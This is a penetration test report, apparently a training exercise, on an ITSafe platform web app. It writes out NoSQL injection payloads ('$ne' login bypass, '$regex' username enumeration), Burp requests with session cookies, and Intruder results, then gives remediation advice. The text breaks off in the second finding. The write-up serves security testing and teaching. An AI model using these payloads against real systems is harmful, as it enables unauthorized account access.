ITSafe
CYBER SECURITY TRAINING

ITSafe Platform

Penetration Testing Report

March, 2021

Black Box PT

This disclaimer governs the use of this report. The credibility and content of this report are directly derived from the information provided by ITSafe. Although reasonable commercial attempts have been made to ensure the accuracy and reliability of the information contained in this report, the methodology proposed in this report is a framework for the "project" and is not intended to ensure or substitute for compliance with any requirements and guidelines by the relevant authorities. Does not represent that the use of this report or any part of it or the implementation of the recommendation contained therein will ensure a successful outcome, or full compliance with applicable laws, regulations or guidelines of the relevant authorities. Under no circumstances will its officers or employees be liable for any consequential, indirect, special, punitive, or incidental damages, whether foreseeable or unforeseeable, based on claims of ITSafe (including, but not limited to, claims for loss of production, loss of profits, or goodwill). This report does not substitute for legal counseling and is not admissible in court.

The content, terms, and details of this report, in whole or in part, are strictly confidential and contain intellectual property, information, and ideas owned by ITSafe. ITSafe may only use this report or any of its content for its internal use. This report or any of its content may be disclosed only to ITSafe employees on a need to know basis, and may not be disclosed to any third party.

TABLE OF CONTENT

EEXECUTIVE SUMMARY

INTRODUCTION

Penetration testing of 'ITSafe Platform' company, which is the first test performed for the 'ITSafe Platform' website; was performed to check existing vulnerabilities.

A black box security audit was performed against the 'ITSafe Platform' web site.
ITSafe reviewed the system's ability to withstand attacks and the potential to increase the protection of the data they contain.

This Penetration test was conducted during March 2021 and includes the preliminary results of the audit.

SCOPE

WEB APPLICATION

The penetration testing was limited to the http://18.158.46.251:34250/ sub domain with no prior knowledge of the environment or the technologies used.


- General Injection attacks and code execution attacks on both client and server sides.
- OWASP Top 10 possible vulnerabilities including CSRF tests.
- Inspection of sensitive data handling and risk of information disclosure.
- Tests against Advance Web Application Attacks.

CONCLUSIONS

From our professional perspective, the overall security level of the system is **Low-Medium**.

The application is vulnerable to 2 vulnerabilities: NoSQL Injection via the login page and Insufficient Anti Automation via a request that asks for a video related to a course that available to us.

During our test, we were capable of exposing the username of an account that exists on the website's database, connecting to this account, and also, reveal a video of a course that does not available to us - 'CCNA'.



Exploiting most of these vulnerabilities requires **Low-Medium** technical knowledge.

IDENTIFIED VULNERABILITIES

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.1	**Applicative**	**Critical**	**NoSQL Injection**	**NoSQL injection** vulnerabilities allow attackers to inject code into commands for databases that do not use SQL queries, such as MongoDB. NoSQL injection attacks can be especially dangerous because code is injected and executed on the server in the language of the web application, potentially allowing arbitrary code execution.	**Vulnerable**
4.2	**Applicative**	**High**	**Insufficient Anti Automation**	**Insufficient Anti-automation** occurs when a web application permits an attacker to automate a process that was originally designed to be performed only in a manual fashion, i.e. by a human web user.	**Vulnerable**

FINDING DETAILS

4.1 NoSQL Injection

Severity | **Critical** Probability | **Low**

VULNERABILITY DESCRIPTION

NoSQL injection vulnerabilities allow attackers to inject code into commands for databases that do not use SQL queries, such as MongoDB. NoSQL injection attacks can be especially dangerous because code is injected and executed on the server in the language of the web application, potentially allowing arbitrary code execution.


NoSQL query syntax is product-specific and queries are written in the programming language of the application: PHP, JavaScript, Python, Java, and so on. This means that a successful injection lets the attacker execute commands not only in the database, but also in the application itself, which can be far more dangerous.

VULNERABILITY DETAILS


During our test, we have tried to bypass the login system and expose the username of each account that exists on the website's database. By using NoSQL injection, we succeeded to bypass the login page without using credentials and connect to the first account that exists on the database - '**romanza**'. Also, using NoSQL injection showed there is only one account - '**romanza**'.

EXECUTION DEMONSTRATION

On our check, accessing the website's main page led us to a login page.



Inserting random values and capture the request by using Burp Suite, showed the client-side request using JSON format to pass the data.



Request

Pretty | Raw | \n | Actions

```
POST /api/login HTTP/1.1
Host: 18.158.46.251:34250
Content-Length: 82
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Type: application/json
Origin: http://18.158.46.251:34250
Referer: http://18.158.46.251:34250/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: _ga=GA1.1.1476871773.1613988844; _gid=GA1.1.339634674.1614232050;
connect.sid=s%3AQgdDPJqHrTs_mvOBsXCHjaYnfHDcP5Hk.xyyEavu7OcSknMjoHoqOLqMt1Fn1wkXaxuujblqzrzE
Connection: close

{
  "username":"aaa",
  "password":"aaa",
  "_csrf":"H8HFzYXz-TN_2TJb8S_EgSuhbsC1dm2WWVrk"
}
```

After failing to perform SQL injections, we tried to perform NoSQL injections. Our injections based on the following website:


https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection

The payload that we have used was :


```
{
    "username":{
                    "$ne":null
                },

    "password":{
                    "$ne":null
                },

    "_csrf":"H8HFzYXz-TN_2TJb8S_EgSuhbsC1dm2WWVrk"
}
```



This payload bypassed the login system and connected us to the first account that exists on the website's database- '**romanza**'. This payload has been worked because it includes a TRUE statement. Meaning- there is no way that there is an account on the website's database that includes an empty username and password values.




Also, because this payload affected the website's database, it approves the database supports NoSQL.

In the next step, we tried to find the username of each account that exists on the website's database. Therefore, we used our previous payload and have changed the 'username' parameter value:


```
{
  "username": {"$regex":"^a"},
  "password": {"$ne":null},
  "_csrf":" H8HFzYXz-TN_2TJb8S_EgSuhbsC1dm2WWVrk "
}
```

By using this payload, we can discover the first letter of each username that exists on the database.

We have forwarded our previous request with the new payload to the Intruder and marked the 'a' letter.



Then, we configured the payload type to 'brute forcer' and inserted the values 'a'-'z' , 'A'-'Z', and '0'-'9' ($regex is a case sensitive to its values)



From the Intruder results, we have found a request with a different length.
This request includes the letter- '**r**'. Although we do no know yet how many accounts exist, we can ensure that the first letter of the account/accounts starts with 'r'.

Request	Payload	Status	Error	Timeout	Length
18	r	200			363
0		200			390
1	a	200			390
2	b	200			390
3	c	200			390

In order to find the next letter, we have used our previous payload with the following change on the username parameter value:

```
{
  "username": {"$regex":"^ra"},
  "password": {"$ne":null},
  "_csrf":" H8HFzYXz-TN_2TJb8S_EgSuhbsC1dm2WWVrk "
}
```

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1  POST /api/login HTTP/1.1
2  Host: 18.158.46.251:34250
3  Content-Length: 96
4  Accept: application/json
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
6  Content-Type: application/json
7  Origin: http://18.158.46.251:34250
8  Referer: http://18.158.46.251:34250/
9  Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: _ga=GA1.1.1476871773.1613988844; _gid=GA1.1.339634674.1614232050; connect.sid=s%3AQgdDPJqHrTs_mvOBsXCHjaYnfHDcP5Hk.xyyEavu7OcSknMjoHoqOLqMt1Fn1wkXaxuujblqzrzE
12 Connection: close
13
14 {"username":{"$regex":"^r$a$"},"password":{"$ne":null},"_csrf":"H8HFzYXz-TN_2TJb8S_EgSuhbsC1dm2WWVrk"}
```

By using this payload, we can discover the second letter of the account/accounts that starts with the 'r' letter.

From the Intruder results, we have discovered the letter '**o**'

Request	Payload	Status	Error	Timeout	Length
15	o	200	☐	☐	363
0		200	☐	☐	390
1	a	200	☐	☐	390
2	b	200	☐	☐	390

To find the rest letters, we have used the previous steps until the moment the Intruder will not give any results.

Finally, we have been discovered only 1 username called '**romanza**'. Meaning- the website's database includes only 1 account.

RECOMMENDED RECTIFICATION

- Use a sanitization library. For example, mongo-sanitize or mongoose.
- If you can't find a library for your environment, cast user input to the expected type. For example, cast usernames and passwords to strings.
- In the case of MongoDB, never use where, mapReduce, or group operators with user input because these operators allow the attacker to inject JavaScript and are therefore much more dangerous than others. For extra safety, set javascriptEnabled to false in mongod.conf, if possible.
- Additionally, always use the least-privilege model: run your application with the lowest privileges possible so that even if it gets exploited, the attacker cannot access other resources.

4.2 Insufficient Anti Automation

Severity | **High** Probability | **Medium**

Vulnerability Description


Insufficient Anti-automation occurs when a web application permits an attacker to automate a process that was originally designed to be performed only in a manual fashion, i.e. by a human web user.


Vulnerability Details

During our test, we manipulated the client-side request that asks for a specific video of a specific course, by using the Intruder, to get a video of a course we do not have access to - 'CCNA'.

Execution Demonstration

Trying to access an available course called 'Linux', showed its videos.





